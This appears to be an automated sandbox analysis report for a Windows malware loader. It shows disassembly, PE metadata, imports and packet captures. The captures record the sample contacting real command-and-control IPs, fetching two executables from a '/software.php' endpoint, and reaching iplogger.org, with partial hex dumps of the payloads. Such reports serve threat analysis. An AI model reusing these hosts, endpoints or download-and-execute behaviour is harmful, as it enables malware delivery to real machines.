test eax, 81010100h
je 00007F16B8E0C69Ah
mov eax, dword ptr [ecx-04h]
test al, al
je 00007F16B8E0C6E4h
test ah, ah
je 00007F16B8E0C6D6h
test eax, 00FF0000h
je 00007F16B8E0C6C5h
test eax, FF000000h
je 00007F16B8E0C6B4h
jmp 00007F16B8E0C67Fh
lea eax, dword ptr [ecx-01h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-02h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-03h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-04h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
cmp ecx, dword ptr [00435A7Ch]
jne 00007F16B8E0C6B4h
rep ret
jmp 00007F16B8E0F983h
push eax
push dword ptr fs:[00000000h]
lea eax, dword ptr [esp+0Ch]
sub esp, dword ptr [esp+0Ch]
push ebx
push esi
push edi
mov dword ptr [eax], ebp

Rich Headers

Programming Language:	• [ASM] VS2008 build 21022 • [C] VS2008 build 21022 • [IMP] VS2005 build 50727 • [C++] VS2008 build 21022 • [RES] VS2008 build 21022 • [LNK] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe0ec	0x50	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x191000	0x4bf8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1210	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x2c78	0x18	.text
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x2c30	0x40	.text
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1d8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xdbe4	0xdc00	False	0.4849609375	data	5.899490920975358	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0xf000	0x181d1c	0x27600	False	0.9495845734126984	data	7.865940586372942	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x191000	0x4bf8	0x4c00	False	0.5913342927631579	data	5.603732133139699	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x1912b0	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 1024, 256 important colors		
RT_ICON	0x191b58	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9216		
RT_ICON	0x194100	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4096		
RT_STRING	0x1953a8	0x42	data		
RT_STRING	0x1953f0	0x280	data		
RT_STRING	0x195670	0x3ce	data		
RT_STRING	0x195a40	0x1b2	data		
RT_ACCELERATOR	0x1951d8	0x80	data		
RT_GROUP_ICON	0x1951a8	0x30	data		
RT_VERSION	0x195268	0x140	MIPSEB-LE MIPS-III ECOFF executable not stripped - version 0.79		
None	0x195258	0xa	data		


Imports

DLL	Import

DLL	Import
KERNEL32.dll	LoadLibraryA, InterlockedPushEntrySList, GetConsoleAliasesA, ReadFile, ReadConsoleW, GetVolumeInformationA, GetComputerNameA, LocalFree, InterlockedDecrement, SetSystemTimeAdjustment, SetLocaleInfoA, FindNextVolumeA, FindNextChangeNotification, CopyFileExA, MoveFileWithProgressW, VerifyVersionInfoW, LocalSize, FileTimeToDosDateTime, DebugBreak, GlobalGetAtomNameA, IsBadWritePtr, FindResourceA, GetComputerNameExA, GetProcAddress, GetStringTypeW, GetFileTime, GetConsoleAliasesLengthW, GetVolumeNameForVolumeMountPointA, DeleteVolumeMountPointA, GetCPInfo, GetQueuedCompletionStatus, MoveFileWithProgressA, CopyFileA, lstrcpynW, WriteConsoleW, GetBinaryTypeW, WriteConsoleOutputA, GetCommandLineA, InterlockedIncrement, CreateActCtxW, FormatMessageA, GetModuleHandleW, GetModuleHandleA, EnterCriticalSection, GetStringTypeExA, OpenMutexW, FindResourceW, RtlCaptureContext, InterlockedExchange, InitializeCriticalSectionAndSpinCount, DeleteFiber, InterlockedExchangeAdd, EnumDateFormatsA, GetPrivateProfileStructA, GetNamedPipeHandleStateW, RegisterWaitForSingleObject, LocalAlloc, QueryMemoryResourceNotification, SetLastError, GetProcessPriorityBoost, GetMailslotInfo, HeapWalk, SetFilePointer, SetConsoleMode, RaiseException, RtlUnwind, GetLastError, MoveFileA, DeleteFileA, GetStartupInfoA, HeapAlloc, HeapFree, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, GetCurrentThreadId, Sleep, ExitProcess, WriteFile, GetStdHandle, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, SetHandleCount, GetFileType, DeleteCriticalSection, HeapCreate, VirtualFree, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, LeaveCriticalSection, VirtualAlloc, HeapReAlloc, HeapSize, GetACP, GetOEMCP, IsValidCodePage, GetLocaleInfoA, GetStringTypeA, MultiByteToWideChar, LCMapStringA, LCMapStringW
USER32.dll	CharUpperBuffW
WINHTTP.dll	WinHttpCreateUrl

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:29:56.533652067 CEST	49693	80	192.168.2.5	208.67.104.97
Oct 3, 2022 17:29:56.561080933 CEST	80	49693	208.67.104.97	192.168.2.5
Oct 3, 2022 17:29:56.561252117 CEST	49693	80	192.168.2.5	208.67.104.97
Oct 3, 2022 17:29:56.561955929 CEST	49693	80	192.168.2.5	208.67.104.97
Oct 3, 2022 17:29:56.589442968 CEST	80	49693	208.67.104.97	192.168.2.5
Oct 3, 2022 17:29:58.568043947 CEST	80	49693	208.67.104.97	192.168.2.5
Oct 3, 2022 17:29:58.568248987 CEST	49693	80	192.168.2.5	208.67.104.97
Oct 3, 2022 17:29:59.656677961 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.684041977 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.684155941 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.693042994 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.720258951 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721107960 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721162081 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721191883 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721223116 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721255064 CEST	80	49694	85.31.46.167	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:29:59.721254110 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.721254110 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.721286058 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721317053 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.721318007 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721317053 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.721352100 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721360922 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.721385956 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721390009 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.721417904 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.721421957 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.721456051 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748449087 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748493910 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748516083 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748538017 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748544931 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748559952 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748583078 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748598099 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748605967 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748626947 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748630047 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748652935 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748655081 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748678923 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748697042 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748703003 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748725891 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748733044 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748749018 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748770952 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748778105 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748795033 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748815060 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748816013 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748837948 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748838902 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748862028 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748872042 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748883963 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748894930 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748908043 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.748922110 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.748960018 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776179075 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776266098 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776303053 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776340961 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776341915 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776377916 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776407957 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776415110 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776427031 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776452065 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776454926 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776489019 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776490927 CEST	49694	80	192.168.2.5	85.31.46.167

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:29:59.776526928 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776535034 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776566982 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776566982 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776606083 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776606083 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776648045 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776648045 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776684046 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776684999 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776724100 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776726007 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776761055 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776762009 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776798964 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776801109 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776838064 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776838064 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776876926 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776879072 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776918888 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776926994 CEST	49694	80	192.168.2.5	85.31.46.167
Oct 3, 2022 17:29:59.776963949 CEST	80	49694	85.31.46.167	192.168.2.5
Oct 3, 2022 17:29:59.776963949 CEST	49694	80	192.168.2.5	85.31.46.167

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:30:46.893327951 CEST	56894	53	192.168.2.5	8.8.8.8
Oct 3, 2022 17:30:46.912929058 CEST	53	56894	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 17:30:46.893327951 CEST	192.168.2.5	8.8.8.8	0x4d71	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 17:30:46.912929058 CEST	8.8.8.8	192.168.2.5	0x4d71	No error (0)	iplogger.org		148.251.234.83	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- iplogger.org
- 208.67.104.97
- 85.31.46.167
- 107.182.129.235
- 171.22.30.106

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49701	148.251.234.83	443	C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Cleaner.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49693	208.67.104.97	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:29:56.561955929 CEST	0	OUT	GET /powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinte HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 1 Host: 208.67.104.97 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:29:58.568043947 CEST	0	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:29:56 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49694	85.31.46.167	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:29:59.693042994 CEST	1	OUT	GET /software.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: D Host: 85.31.46.167 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:29:59.721107960 CEST	3	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:29:59 GMT Server: Apache/2.4.41 (Ubuntu) Pragma: public Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Cache-Control: private Content-Disposition: attachment; filename="dll"; Content-Transfer-Encoding: binary Content-Length: 242176 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 4a 6c ef 58 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 a8 03 00 00 08 00 00 00 00 00 00 2e c6 03 00 00 20 00 00 00 e0 03 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 04 00 00 02 00 00 00 00 00 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 c5 03 00 57 00 00 00 00 e0 03 00 10 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 a6 03 00 00 20 00 00 00 a8 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 10 04 00 00 00 e0 03 00 00 06 00 00 00 aa 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 04 00 00 02 00 00 00 b0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 c6 03 00 00 00 00 00 48 00 00 00 02 00 05 00 a0 60 02 00 34 65 01 00 01 00 00 00 00 00 00 00 90 55 01 00 10 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7d 00 59 00 79 00 3d 00 7b 00 58 00 78 00 3d 00 8a 72 93 00 00 70 04 6f 32 00 00 0a 8c 6f 00 00 01 28 33 00 00 0a 02 04 6f 32 00 00 0a 7d 05 00 00 04 2a 3a 02 03 73 01 00 00 06 04 28 02 00 00 06 2a 1e 17 80 06 00 00 04 2a 32 72 df 00 00 70 28 3b 00 00 0a 26 2a 56 72 a8 0f 00 70 80 07 00 00 04 72 a8 0f 00 70 80 08 00 00 04 2a 1e 02 28 1f 00 00 0a 2a 3e 02 fe 15 06 00 00 02 02 03 7d 09 00 00 04 2a be 02 03 28 43 00 00 0a 04 d6 8c 6f 00 00 01 28 44 00 00 0a 28 45 00 00 0a 7d 09 00 00 04 02 28 46 00 00 0a 28 45 00 00 0a 28 47 00 00 0a 26 2a 3e 02 fe 15 07 00 00 02 02 03 7d 0e 00 00 04 2a aa 02 03 28 43 00 00 0a 04 d6 8c 6f 00 00 01 28 44 00 00 0a 7d 0e 00 00 04 02 28 46 00 00 0a 28 45 00 00 0a 28 48 00 00 0a 26 2a 22 02 fe 15 08 00 00 02 2a 3e 02 fe 15 09 00 00 02 02 03 7d 18 00 00 04 2a 52 02 03 7d 20 00 00 04 02 02 7b 20 00 00 04 6f 6f 00 00 0a 2a 1e 02 7b 20 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELJlX!. @W H.text4 `.rsrc@@.reloc@BH`4eU}Yy={Xx=rpo2o(3o2}*:s(**2rp(;&*Vrprp*(*>}*(Co(D(E}(F(E(G&*>}*(Co(D}(F(E(H&*"*>}*R} { oo*{
Oct 3, 2022 17:29:59.949419975 CEST	258	OUT	GET /software.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: E Host: 85.31.46.167 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:29:59.982002974 CEST	259	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:29:59 GMT Server: Apache/2.4.41 (Ubuntu) Pragma: public Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Cache-Control: private Content-Disposition: attachment; filename="soft"; Content-Transfer-Encoding: binary Content-Length: 3947920 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f1 9a e4 ea 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 e4 14 00 00 0c 00 00 00 00 00 00 a6 02 15 00 00 20 00 00 00 20 15 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 15 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 54 02 15 00 4f 00 00 00 00 20 15 00 32 09 00 00 00 00 00 00 00 00 00 00 00 28 3c 00 90 15 00 00 00 40 15 00 0c 00 00 00 38 02 15 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ac e2 14 00 00 20 00 00 00 e4 14 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 32 09 00 00 00 20 15 00 00 0a 00 00 00 e6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 15 00 00 02 00 00 00 f0 14 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 02 15 00 00 00 00 00 48 00 00 00 02 00 05 00 68 81 00 00 40 45 00 00 01 00 00 00 54 00 00 06 a8 c6 00 00 90 3b 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 13 00 00 0a 2a 1e 02 28 13 00 00 0a 2a ae 7e 01 00 00 04 2d 1e 72 01 00 00 70 d0 03 00 00 02 28 14 00 00 0a 6f 15 00 00 0a 73 16 00 00 0a 80 01 00 00 04 7e 01 00 00 04 2a 1a 7e 02 00 00 04 2a 1e 02 80 02 00 00 04 2a 6a 28 03 00 00 06 72 3d 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 4d 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 b7 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 cb 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 d9 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 eb 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 1f 01 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 1a 7e 03 00 00 04 2a 1e 02 28 18 00 00 0a 2a 56 73 0e 00 00 06 28 19 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL"0 @ ``TO 2(<@8 H.text `.rsrc2 @@.reloc@@BHh@ET;(*(*~-rp(os~*~**j(r=p~ot*j(rMp~ot*j(rp~ot*j(rp~ot*j(rp~ot*j(rp~ot*j(rp~ot*~*(*Vs(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49698	208.67.104.97	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:30:23.099719048 CEST	4457	OUT	GET /powfhxhxcjzx/ping.php?sub=NOSUB&stream=mixtwo&substream=mixinte HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 1 Host: 208.67.104.97 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:24.871246099 CEST	4458	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:23 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
